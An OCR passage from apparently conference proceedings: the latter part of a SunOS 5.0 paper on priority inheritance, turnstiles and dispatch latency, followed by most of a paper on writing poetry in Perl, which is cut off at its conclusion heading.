
Priority inheritance determines at what priority threads block and are dispatched. Priority inheritance makes a distinction between the global priority and the *inherited priority* of a thread. The inherited priority is the priority a thread obtains via priority inheritance by blocking higher priority threads. The *dispatch priority* is computed as the maximum of the global and inherited priorities of a thread. A thread $T$ executes at its global priority unless it is in a critical section and is blocking higher priority threads. If thread $T$ blocks higher priority threads, $T$ inherits a priority equal to the maximum dispatch priority of the threads it blocks. When thread $T$ exits a critical section and releases the associated synchronization object, it relinquishes the inheritance it obtained by holding the synchronization object.

To ensure that the duration of priority inversion is bounded, the basic priority inheritance protocol requires that priority inheritance be transitive. That is, if there are three threads, $T_1$, $T_2$, and $T_3$, such that the dispatch priorities are ordered thus:

$$\text{Priority}(T_1) > \text{Priority}(T_2) > \text{Priority}(T_3)$$

and if thread $T_3$ blocks thread $T_2$, and thread $T_2$ blocks thread $T_1$, then thread $T_3$ inherits the priority of thread $T_1$ via thread $T_2$. Figure 2-6 below illustrates a case where transitive priority inheritance prevents unbounded blocking by the highest priority thread: if runnable thread $T_3$ does not inherit indirectly from blocked thread $T_1$, then the medium priority runnable thread $T_4$ will preempt the execution of $T_3$, resulting in unbounded blocking for $T_1$.

**Figure 2-6: Indirect Blocking & Transitive Priority Inheritance**




As described in the literature [Rajkumar 1988], the basic priority inheritance protocol imposes bounds on the duration of blocking. Briefly, if there are *m* lower priority threads, and these threads access *k* distinct synchronization objects in common with a higher priority thread, the higher priority thread can be blocked by at most a number of critical sections equal to the minimum of *m* and *k* .

## 2.5.2.1 Priority Inheritance Primitives

Table 3 summarizes the operations of priority inheritance. Priority inheritance for both mutexes and readers/writer locks is implemented using these primitives. The **pi_willto()** function is used when a thread attempts to acquire a synchronization object and discovers that it is blocked by another thread. The **pi_waive()** function is used when a thread releases ownership of a synchronization object and must surrender the inheritance that it received via the synchronization object. These two functions are the primary operations in our priority inheritance implementations. Note that the function **pi_willto()** contains no direct reference to the synchronization object that the argument thread is blocked on. This is because **pi_willto()** is called only after the argument thread has been put on the sleep queue for the synchronization object. Doing so causes information to be saved within the thread structure itself, allowing the synchronization object to be found via the thread.

**Table 3: Priority Inheritance Primitives**

| Function Name | Operation |
|---|---|
| **void pi_willto(*thread*)** | Will the priority of the argument thread to all threads directly or indirectly blocking it. |
| **void pi_waive(*thread, sync_object*)** | Release the priority inheritance that the argument thread obtained via a particular synchronization object. |

## 2.5.2.2 Priority Inheritance Implementation

Priority inheritance comes into play only when threads block on a synchronization object. To implement transitive priority inheritance, when starting from an arbitrary synchronization object, priority inheritance must be able to find the owning thread and each successive synchronization object and thread in the blocking chain. In order to make this information quick and easy to obtain, each synchronization object maintains a pointer to its owning thread; likewise, each blocked thread keeps a pointer to the synchronization object it is blocked on and a tag field to identify the synchronization object's type. Using this information, the priority inheritance mechanism in SunOS 5.0 can follow a

blocking chain to the end. The end of the blocking chain, as far as priority inheritance is concerned, arrives when it finds a thread that is not blocked, or a synchronization object that is not priority inverted.

The distinction that priority inheritance makes between global priority and inherited priority is reflected in the implementation. The thread structure contains a field for each. Ordinarily, the field that represents the thread's inherited priority is zero. If the thread inherits a priority, the thread is marked to indicate this condition, and the inherited priority field is set accordingly. The code that enqueues and dequeues threads makes note of whether the thread possesses an inherited priority and uses it instead of the global priority when appropriate. Related to this issue, when priority inheritance encounters a thread that is in a sleep queue or dispatch queue, it must first dequeue the thread, will the new, inherited priority to the thread, then re-enqueue the thread at its new priority. Currently, in order to maintain the consistency of global data structures, all these operations must take place while holding **schedlock**, the global scheduler lock (§2.4).


Note further that it is possible for a thread to hold several synchronization objects at once, each of which could be priority inverted at potentially different priorities. When priority inheritance wills a priority to a priority inverting thread, it saves a record of the synchronization object and the priority of the highest priority thread blocked on it in a circular linked-list in the thread structure of the priority inverting thread. When the priority inverting thread releases a synchronization object, the record of its inheritance from this synchronization object is removed from the thread's linked-list, and the linked-list is traversed to compute the thread's (possibly new) dispatch priority.

The sleep queue and all the priority inheritance information associated with a synchronization object are encapsulated in an abstract data type called a *turnstile*. Figure 2-7 below displays this relationship. Because there are many, many synchronization objects in the system, we allocate turnstiles dynamically when needed. When a thread blocks on a synchronization object that previously had no threads blocked on it, the newly blocked thread allocates a turnstile from a pool of turnstiles and attaches the turnstile to the synchronization object. The pool itself grows with the number of allocated threads in the kernel. The existence of a turnstile attached to a synchronization object is an indication that there are threads blocked on a synchronization object. When a thread releases a synchronization object that it owns and in so doing discovers that it has awakened the last of the threads in the turnstile's sleep queue, the releasing thread returns the turnstile to the free pool.

The traditional UNIX implementation of sleep queues uses a hashing scheme based on a *wait channel*, which is usually the address of a desired resource or some offset therefrom; aliasing of hash buckets is implicit in such a scheme [Leffler 1989]. High priority processes sleeping on unrelated wait channels may hash to the same sleep queue bucket; thus to wake up processes sleeping on a particular resource, it is necessary to hash to the appropriate sleep queue bucket, then traverse the sleep queue looking for those processes with matching wait channels. The result is that the behavior of insertion and release operations on sleep queues is not bounded by the number of processes competing for the resource—instead, the bound is the number of processes in the system.

Rather than using hashing schemes, turnstiles provide a per-synchronization object sleep queue, so aliasing is avoided. Insertion and release operations on turnstiles are bounded only by the number of threads competing for the associated synchronization object. Since threads waiting in a turnstile are queued in priority order, higher priority threads have a fixed bound for behavior. Turnstiles have potential to improve the performance of sleep and wakeup operations on large systems with lots of threads.

**Figure 2-7: Turnstiles**



#### 2.5.2.3 Priority Inheritance for Readers/Writer Locks

The case of readers/writer locks deviates somewhat from the idealized picture we have presented for synchronization objects. When a synchronization object of this type is acquired by a thread with the intention of updating the data it protects, i.e., when a writer lock is in effect, there is no deviation: there is a single thread that controls the synchronization object and is the beneficiary of all inheritance applied via the synchronization object. The deviation comes in the case of readers locks. Readers locks can have a potentially large number of "owners." It is not practical in terms of space to keep a pointer in the readers lock to every thread that currently "owns" it. To simplify the implementation, for readers locks we have implemented what we term the *owner-of-record*. When a readers/writer lock is acquired for reading, the first thread that obtains the readers lock is assigned "ownership" of the synchronization object. As such, it is the beneficiary of all inheritance that passes through the readers lock until it releases the lock. When the owner-of-record thread releases a readers lock, it is possible that there are still other threads that own it. These owners are in a sense anonymous, since they cannot be identified by inspecting the readers lock, nor can they inherit from it while they own it. Since it is not an uncommon condition for a readers lock to have a single owner, our measurements indicate that there is still value in providing this limited form of priority inheritance for readers locks.

## 3.0 Lessons Learned

In the implementation of the realtime scheduling features, we encountered two problems: the requirements on mutex implementation and the generalization of priority inheritance.

### 3.1 Mutex Entry/Exit Implementation

Priority inheritance requires the owner of a synchronization object to be known. Our basic mutex entry code appears like:

```
ldstub   [MUTEX_PTR + M_LOCK], LOCK_REG
tst      LOCK_REG
bnz      lock_already_held
nop
st       OWNER_ID_REG, [MUTEX_PTR + M_OWNER]
```

An interrupt occurring between the `ldstub` and `st` instructions can leave the mutex held by an unknown owner.

One possible solution is to raise the processor interrupt level to prevent interruption during the above sequence. Since the management of the processor interrupt level is nontrivial, efficiency requires that uncontested entry/exit should not require raising the processor interrupt level. Another solution might be to use an atomic operation which could set the lock and owner fields simultaneously, but in the SPARC architecture [SPARC 1991], the sole atomic update available is the `ldstub` instruction. A third solution might be to have a blocking thread arrange for deferred inheritance, which the acquiring thread would have to check for and assume after return from interrupt. Again, this solution was rejected for its performance cost.

We chose to solve this issue by constraining the mutex lock operation to a stylized behavior which could be recognized by the interrupt handler. The use of a fixed register as LOCK_REG, with the convention that a zero value in this register indicated the successful acquisition of a mutex, allows the interrupt handler to safely set the mutex owner before processing the interrupt. Not only does this work in the uniprocessor case, where no other thread ever sees the lock held with an unknown owner, but it works in the multi-processor case because the interval between setting the lock and setting the owner is bounded, and a thread attempting to acquire the mutex from another processor can spin until the owner is known.

In order to prevent erroneous inheritance, possibly to a thread that is no longer extant, we chose to invalidate the owner field of a mutex at exit. This invalidation could not take place after the lock was released due to possibility of a race with a thread acquiring the mutex from another processor. It could not take place before the lock was released,

due to the possibility of taking an interrupt between clearing the owner and the lock, and being unable to determine unambiguously whether the lock was held by the interrupted thread or some other. Hence we were forced to encode the owner and lock fields within the same word, and clear both with a single instruction.

## 3.2 Limitations in Providing Priority Inheritance


Priority inheritance is appropriate only when it is known which thread or threads must release the synchronization object in order for the blocking thread to proceed. We faced this issue for readers/writer lock, due to the cost of maintaining the list of reader access holders.

For condition variables and semaphores, priority inheritance is not possible. The protocol for these synchronization objects does not determine which thread(s) will release these objects. This is particularly unfortunate for condition variables, which can be used with mutexes to build higher order synchronization operations. Even if the protocol for these synchronization objects determines which threads(s) will be releasing them, the inability to inherit through condition variables precludes the provision of inheritance.

## 4.0 Performance Measurement

Scheduling performance from the realtime perspective can be defined in terms of the dispatch latency. We define dispatch latency as the amount of time it takes to begin execution of a high-priority runnable thread. As illustrated in Figure 4-1, this time includes the remainder of the non-preemption interval for the currently running thread, the time to resolve resource conflicts represented by acquiring held synchronization objects, and the context switch time. We do not include the processing time associated with interrupts nor any of the time within the application used in responding to the event which made the thread runnable. The total application response time will of course include both interrupt and application processing time.

**Figure 4-1: Dispatch Latency**




We examined two different ways of measuring dispatch latency. The first way is to measure all possible paths in the kernel to see if there exists a path which exceeds the response time we wish to guarantee. This requires a complete static analysis of the kernel, and the use of dynamically loaded modules again makes this solution infeasible. The second way is to repeatedly sample the dispatch latency of the kernel under specified loads. With a sufficiently large number of samples, this second way should have the same result. To measure the dispatch latency of SunOS 5.0, we have chosen the sampling approach.

Our sampling dispatch latency test (SDLT) is composed of a sampling process, using a sample driver and recording violations for further analysis.The sampling driver provides two **ioctl()** commands to control sampling. The first command computes and records the time for a wakeup event, blocks the sampling process, and scheduling the wakeup via

realtime_timeout. When the wakeup callout function is called, it unblocks the sampling process, enables kernel execution path recording, and records the time of kernel wakeup. When the thread resumes execution, it records the time of kernel dispatch, and the first **ioctl()** then returns the recorded times to the sampling process. The sampling process then uses the second **ioctl()** command to disable kernel execution path recording and attain a timestamp for the return to user mode. The execution path recording has been extended to include timestamps to enable detailed analysis. When the sampling process detects a dispatch latency violating our projected guaranteed value, it captures the violation time parameters and execution path trace to a file.

We have measured our kernel with preemption both disabled and enabled. With preemption disabled, we have observed dispatch latencies in excess of 100 milliseconds. Our preliminary results with preemption enabled showed a dispatch latency of about 2 milliseconds on the SPARCstation 1, with a small number of larger values. Our analysis of these larger values pointed to long non-preemption intervals associated with the memory management unit hardware layer [Moran 1988]. We are in the process of reducing these intervals. A similar problem can arise when the context of the realtime process is stolen by another process. The operations associated with reloading the realtime process's context can take over 4 milliseconds on a SPARCstation 1, much of which is non-preemptible. We discuss a possible solution to this problem in § 5.0.

## 5.0 Future Work

Although we feel that we have achieved much in bounding the dispatch latency of SunOS, there remain a number of areas where we could improve the performance of the system, or increase its utility as a base for realtime applications. In this section, we discuss some of the areas we are interested in improving.

**• Realtime I/O**

In SunOS 5.0, much of the I/O processing is done through streams. The streams processing is done at the systems priority level and thus executes below any active realtime thread. It is impossible to guarantee realtime I/O for streams without drastically changing the handling of streams processing. Other I/O activities require additional changes in request queuing to gain realtime priority-based behavior.

**• Dispatch Latency**

We intend to continue trying to reduce the dispatch latency of the system. Work is going on to improve the granularity of the locking and to reduce the length of non-preemption intervals. It is our goal to bring the dispatch latency on the SPARCstation 2 down to 1 millisecond.

While we have been able to bound dispatch latency, applications are interested in the overall response time. One of the components of response time is the time required to process interrupts. Arrival of multiple interrupts may delay dispatch, thus making the duration of interrupt processing unbounded. We intend to provide the user a mechanism to block certain interrupts temporarily when running in a multiprocessor environment. Such a capability provides a means of shielding realtime threads from the delays due to interrupts.

**• Locking Contexts**

Since realtime threads are often event-driven, they typically do not run very often. On machines such as the SPARCstation 1 that implement the older, large kernel-managed TLB-based MMU, it is possible for a realtime thread to have its context stolen, even though its pages may be locked into primary memory. In order to resume the realtime thread, it may be necessary to steal a context from another thread and reload the realtime thread's context. To avoid the long non-preemption points associated with this activity, we are contemplating implementing a facility to lock a context into association with a thread, providing a facility analogous to that for locking pages into memory.

## 6.0 Summary

In SunOS 5.0, we have provided the following realtime functionality:

- Static priority and fixed quantum scheduling for realtime threads.
- A fully preemptive kernel, providing bounded dispatch latency.
- Hidden scheduling in the kernel has been greatly reduced, eliminating much priority inversion.
- Priority inversion arising from the use of synchronization objects has been controlled by implementing the basic priority inheritance protocol.

## 7.0 Bibliography

[AT&T 1989] *System V Interface Definition, 3rd Edition*, AT&T 1989.

[AT&T 1990] *UNIX System V Release 4 Internals Student Guide*, AT&T 1990.

[Lampson 1980] B. W. Lampson and D. D. Redell, "Experiences with processes and monitors in Mesa," *Communications of the ACM*, vol. 23, no. 2, pp. 105-117, February 1980.

[Leffler 1989] Samuel J. Leffler, Marshall Kirk McKusick, Michael J. Karels, and John S. Quarterman, *The Design and Implementation of the 4.3 BSD UNIX Operating System*, Addison-Wesley, 1989.

[Moran 1988] Joseph P. Moran, "SunOS Virtual Memory Implementation," *Proceedings for the Spring 1988 EUUG Conference*, EUUG, London, England, Spring 1988.

[Rajkumar 1988] Ragunathan Rajkumar, Lui Sha, and John P. Lehoczky, "Real-Time Synchronization Protocols for Multiprocessors," *Proceedings of the Real-Time Systems Symposium*, December 6-8, 1988, Huntsville, Alabama.

[Powell 1991] M.L. Powell, S.R. Kleiman, S. Barton, D. Shah, D. Stein, M. Weeks, "SunOS Multi-thread Architecture," *Proceedings 1991 USENIX Winter Conference.*

[Sha 1990] Lui Sha, Ragunathan Rajkumar, John P. Lehoczky, "Priority Inheritance Protocols: An Approach to Real-Time Synchronization." *IEEE Transactions on Computers*, Vol. 39, No. 9, September 1990.

[SPARC 1991] *The SPARC Architecture Manual, Version 8*, Prentice-Hall 1991.

[SunSoft MT, to appear] "Multithreading Techniques Used in the SunOS 5.0 Kernel," to be submitted to a future conference.

## 8.0 Acknowledgments

The authors are indebted to the multithreading group of the Operating Systems Technology Group of SunSoft, both for providing the platform multi-thread implementation and for their assistance in development of the realtime scheduling mechanisms. We also wish to acknowledge the assistance of Deepak Dhamdhere for his contributions to the Performance section of this paper. He built many of the measurement tools and collected the data that provided a basis for that section.

## 9.0 Correspondence

Correspondence regarding this paper should be sent to the address below.

Michael Sebrée
SunSoft Incorporated, M/S MTV5-44
2550 Garcia Avenue
Mountain View, CA 94043
Michael.Sebree@Eng.Sun.COM

## 10.0 Biographies

**Sandeep Khanna** is a software engineer in the Operating Systems Technology Group at SunSoft. He graduated with an M.S. in Computer Science from the University of Mississippi in 1987. He received his B.E. Electrical and Electronics Engineering from Birla Institute of Technology and Science, Pilani, India in 1984. He is currently involved with the design and implementation of realtime extensions to SunOS 5.0.

**Michael Sebrée** is a software engineer in the Operating Systems Technology Group at SunSoft. He is rumored to have obtained some knowledge of operating systems in general, and the UNIX operating system in particular, at Vanderbilt University and at UCLA.

**John Zolnowsky** is a software engineer in the Operating Systems Technology Group at SunSoft. He has a Ph.D. in Computer Science from Stanford University, was instruction set architect for the 68000 processor family, and now serves as technical editor for the POSIX 1003.4 Realtime Extensions.

# CAMELS AND NEEDLES: COMPUTER POETRY MEETS THE PERL PROGRAMMING LANGUAGE

*Sharon Hopkins, Telos Corporation*


## ABSTRACT

Although various forms of literature have been created with the assistance of a computer, and even been generated by computer programs, it is only very recently that literary works have actually been written in a computer language. A computer-language poem need not necessarily produce any output: it may succeed merely by fooling the parser into thinking it is an ordinary program. The Perl programming language has proved well-suited to the creation of computer-language poetry.


## INTRODUCTION

Over the past few decades, considerable work has been done in the area of computer-generated writing. Projects have ranged from programs designed to find simple anagrams, to dedicated pangram [1] generators, to entire poems or stories (usually nonsensical) produced by stringing together chains of words that occur next to each other in human-generated texts. One French group [2] went so far as to experiment with computer-generated writings that could be read in both French and English. A number of science fiction and fantasy stories have been written in the form of flow charts, or designed to appear as if they had been written in some programming language yet to be invented. But until very recently, little or no attempt has been made to develop human-readable creative writings *in an existing computer language*. The Perl programming language has proved to be well suited to the creation of poetry that not only has meaning in itself, but can also be successfully executed by a computer.

### Why Computer Poetry?

The question naturally arises: Why write poetry in a computer language at all? Computer-language poetry is essentially no different from any other formal poetry, except that the rules of the computer language dictate the form the poem must take, and provide a mechanism for measuring success. If the poem executes without error, it has succeeded. The great advantage formal poetry has over free verse is the balance provided between familiarity and strangeness, stasis and innovation. When reading rhymed poetry, for example, the reader develops an expectation of how each line will end. The poet's task is to satisfy that expectation, by providing a rhyme, while surprising the reader with a word or meaning outside of his expectations. With computer-language poetry, the surprise is enhanced: the reader develops expectations as to what is going to come next based on familiarity with the standard uses of that language's vocabulary. In Perl, if the word read() appears, the person reading that Perl script will naturally expect the items in parentheses to be a filehandle, a scalar variable, a length value, and maybe an offset. The poet, finding read() in the Perl manual or reference guide, is more likely to write "read (books, poems, stories)". In the same way, sin() (of sine, cosine, and tangent) becomes sin, the downfall of man. Another advantage to writing computer-language poetry, in addition to the challenge provided by the constraints of the form, is that you can get some creative writing done and still look like you're working when the boss glares over your shoulder.

**Why Perl?**

The Perl programming language provides several features that make poetry writing easier than it might be in other languages. Cobol poetry, for example, would always have to start with IDENTIFICATION DIVISION. While that would make an excellent opening for one poem, it's hard to see what could be done for the next one. Besides, getting a volunteer to write poetry in Cobol is likely to be impossible. We do have one example of a poem in FORTRAN (Fig. 1), but FORTRAN, too, is tightly constrained in that most of the interesting things have to be said up front. Layout of FORTRAN poems is also tricky, given the limitations on what can safely be put in the first few columns. One of the reasons for Perl's popularity is that you don't have to say what you are going to say before you say it. In addition, Perl has in its vocabulary something on the order of 250 words, many of which don't complain when abused. Shell poetry is an attractive possibility, with plenty of good words available. Unfortunately, most of the words available in a shell script are likely to return non-poetic messages at artistically inappropriate moments. In Perl, there is a decent supply of usable words, white space is rarely critical, and there is almost always "More Than One Way To Do It". And since Perl is interpreted rather than compiled, you never have to keep ugly binaries around pretending to be your poem; in addition, poem fragments can be tested quickly by running perl interactively, or by feeding lines to perl on the command line via the perl -e switch.

**A Little History**

Randal Schwartz probably deserves credit for inspiring the first-ever Perl poems. Randal's "Just another Perl hacker," (JAPH) signature programs prompted me to suggest to Larry Wall that he write a JAPH that would also be a haiku. By lunchtime that day (mid-March of 1990), Larry had produced the world's first Perl poem (Fig. 2):

```
print STDOUT q
Just another Perl hacker,
unless $spring
```

In this poem, the q operator causes the next character (in this case a newline) to be taken as a single quote, with the next occurrence of that delimiter taken as the closing quote. Thus, the single-quoted line 'Just another Perl hacker,' is printed to STDOUT. In Perl, the "unless $spring" line is mostly filler, since $spring is undefined. In poetical terms, however, "$spring" is very important: haiku poetry is supposed to specify (directly or indirectly) the season of the year. As for the q operator, that reads in English as the word "queue", which makes perfect sense in the context of the poem.

**A FEW WAYS TO DO IT**

The above poem demonstrates a particular difficulty with Perl poetry. Since Perl variables begin with $ , @ , or % , the aspiring Perl poet must decide whether or not these type markers should be pronounced. In the "Just another Perl hacker," poem, pronouncing $ as "dollar" is necessary, as haiku by definition consist of one 5 syllable line, one 7 syllable line, and a final 5 syllable line. Notice that STDOUT must also be pronounced "Standard Out" for the poem to work. Most Perl poetry that has been written so far has tried to work Perl's special characters into the poems, reading $ as "dollar", and @ as "at". Similarly, punctuation marks (semicolons at ends of lines, parentheses, etc.) are most often worked into the text of a Perl poem. An alternative approach to Perl poetry punctuation has been to line all extraneous markings (quotes, semicolons, etc.) along the right hand margin, and to ignore dollar signs and the like when they occur within the body of the poem. This can help make Perl poetry look more like English, but it tends to be messy, with random bits of unmatched punctuation remaining scattered through the poem.

**Working Perl Poems**

There are basically two types of Perl poetry: those poems that produce output, and those that do not. The former, not surprisingly, are much harder to write. After the first Perl haiku, the only examples

of "useful" Perl poetry are Craig Counterman's "Ode to My Thesis" (Fig. 3) and "time to party" (Fig. 4). "Ode to My Thesis" is readable in English, parses in Perl, and produces text output summarizing and concluding the theme developed within the poem. In order to hide items like the >&2 construct, and other unpronounceables, most of the punctuation has been relegated to the far right of the screen or page. Disposing of inelegant punctuation has the added advantage of obscuring the intent of the program, making it hard for the casual observer to guess what output the poem will produce. The theme of "Ode" interacts nicely with the Perl vocabulary, as words like "write", "study", and "sleep" seem natural in a poem dedicated to the joys of completing a dissertation.

In "time to party", Craig uses Perl's file-handling mechanism to make the poem produce output: in this case, creating an output file called 'a happy greeting' which contains the signature line for the poem. Other methods for producing output from a Perl poem might include system calls with useful return messages, or output from the die() and warn() commands. For input obfuscation, various tricks can be played on the Perl copyright notice, which is accessed through the $] special variable. This technique has been used in at least one JAPH script, and could be made to work in a Perl poem using Craig's format, with non-poetic constructs moved out of the line of vision.

**"A poem should not mean but be."** [3]

Non-useful Perl poetry, my own specialty, has two basic visual formats: the first type looks more like standard English free-verse poetry, and tends to be built on individual functions and operators that are selected to create a particular mood or image; poems in the second format tend to be more stanza-oriented, and to take a sort of word-salad approach, using any and all Perl reserved words that can be made to fit. Most poems of the first type, those with a more free-form linear organization, tend to be what I refer to as "keyword" poems. The poems are built around one or more Perl reserved words that also carry a weight of meaning in English. Examples of this type of poem are my "listen" and "reverse" poems (Figs. 5 & 6).

In "listen", a second-person poem speaking directly to the reader, most of the weight of the poem is carried by Perl reserved words: listen(), open(), join(), connect(), sort(), select(). Since Perl parses bare words as quoted strings, extra words can be included in each expression to provide added meaning in English without causing syntax errors. Thus, join() becomes "join (you, me)", and connect() becomes "connect (us, together)". Because Perl rarely worries about white space, the poem can be arranged on the page for a stronger visual impact. For example, the statement "do not die (like this) if sin abounds;" can be broken with a newline (making the phrase read as separate lines in English) without confusing Perl. In addition, the comma operator can be used to stretch out Perl statements, and relieve the monotony of a poem filled with semicolons.

The poem "reverse" makes use of Perl's conditional (if-then-else) operator, ?: , to provide variation in tone, so that the poem reads more as a conversation, not merely as a set of commands or instructions. In this poem, words like "alarm", "warn", "sin", "die", and "kill" are used to create tension, and to increase the poem's emotional impact. The fact that all of these are perfectly ordinary and mundane functions in Perl heightens their surprise value when used in a poem. At the same time, the oddity and unfamiliarity of Perl syntax, when read in English, gives the poem a sinister and mysterious flavor. At the end of the poem, the keyword "reverse" (used as "reverse after") is intended to give the poem an ironic twist, making it clear that nothing previous in the poem can be trusted.

The critical process for the keyword type of perl poem is weeding out words and phrases that do not enhance the meaning of that particular poem. I have one Perl poem, called "limits", that is composed almost entirely of lines that occurred to me while I was writing "listen", but which did not seem to fit the "listen" poem thematically. It can be difficult, however, to strike a balance between meaning and mystery; it's hard to determine when you have said enough to make the poem coherent as poetry without sacrificing the integrity of the program. Because it's easy to include quoted material in Perl programs, one is often tempted to simply wrap a pair of quotes around everything that won't pass the Perl parser. The typical end-result is

a poem that is neither surprising enough to be interesting in English nor Perlish enough to be interesting as a Perl program. My poem "rush" (Fig. 7) unfortunately falls into this category.

The word-salad type Perl poetry is often more interesting than the keyword-based Perl poetry, both from a programming and from a literary standpoint. Two example poems of this type are Larry Wall's "Black Perl" poem and my "shopping" poem (Figs. 7 & 8). Unlike the more loosely organized Perl poems, these stanza-based poems are generally created using the "kitchen sink" approach. Working from a list of all of Perl's reserved words (and pieces of words), the goal is to fit as many as possible into the Perl poem while maintaining a consistent theme or image. This type of poem is likely to be more humorous than those with a more restricted vocabulary, and the end results are surprisingly readable. Producing a "kitchen sink" Perl poem can require considerable ingenuity on the part of the programmer-poet, since many Perl words do not fit easily into English-language poetry. For example, Perl's system() function becomes "system-atically" in the poem "shopping", and unlink() is used in "unlink arms" in "Black Perl". "Black Perl" is particularly remarkable since it was written before poetry optimizations (allowing bare words to be interpreted as quoted strings) had been added to Perl.

The visual impact of the "kitchen sink" type of Perl poem also differs from that of the keyword-based poems. In both "Black Perl" and "shopping", the action of the poem is divided into separate visual blocks, each with an identifying label. In Perl, statement labels can be any single word (preferably upper case), followed immediately by a colon. Statement labels provide an excellent method for inserting extra English words into a Perl poem while providing the poem with additional structure and cohesiveness. While this technique is also used in the keyword type poems, it is not as evident as in the more stanza-oriented Perl poetry.

**"All poems are language problems."** [4]

When writing poetry that is meant to run without producing any output, one useful trick is to make sure the program exits without executing all of its statements. In the "Black Perl" poem, the program actually exits about a third of the way through the first line. The rest of the poem will still have been checked for syntax errors, but the various remaining "die", "warn", "kill", and "exit" functions are never actually called. Likewise, in the "shopping" poem, the goto statement at the end of the first stanza causes Perl to skip past the second stanza, which would otherwise provide an ugly warning message. This poem also exits before its end, thereby avoiding an error message in the "later:" stanza, at "goto car" (since subroutine "car" does not exist). Judicious use of the . (concatenation) , (comma) and ?: (conditional) operators can help with semicolon avoidance. Similarly, playing with white space can help make a Perl poem more readable.

## PROS AND CONS OF PERL POETRY

Writing poetry in Perl provides a number of literary "pluses". The nature of computer languages, where most of the available words are commands, forces the computer-language poet to write in the imperative voice, a technique that is otherwise usually avoided. But the use of short, imperative words in a poem can actually serve to heighten the drama, especially with meaning-laden words such as "listen", "open", "wait", or "kill". In Perl, all but the last statement in a program require a concluding semicolon; leaving the final statement of a Perl poem bare of punctuation can help the poem's meaning seep into the reader's subconscious (this technique is used in all of the non-working perl poems included with this paper).

I had hoped that learning to write poetry in Perl would be of assistance in learning more conventional Perl programming, but this has not proved true in practice. I have absorbed a fair amount of Perl syntax, and a little bit of Perl "style", but in general Perl programs that read as poetry tend not to be in idiomatic Perl. For example, constructs that are very important in Perl, such as the $_ special variable, and associative arrays, are difficult to work into Perl poetry. Perl semantics in particular get short-changed, as a main goal of Perl poetry is to use reserved words for unexpected purposes. One learns how many

arguments each function takes, but not what a given function is supposed to *do*. In addition, use of all-lower-case unquoted words is a bad habit to get into, as new reserved words might be added to Perl at any point. A sloppy "if it parses, do it" mentality is not generally a useful programming style to adopt.

## CONCLUSION

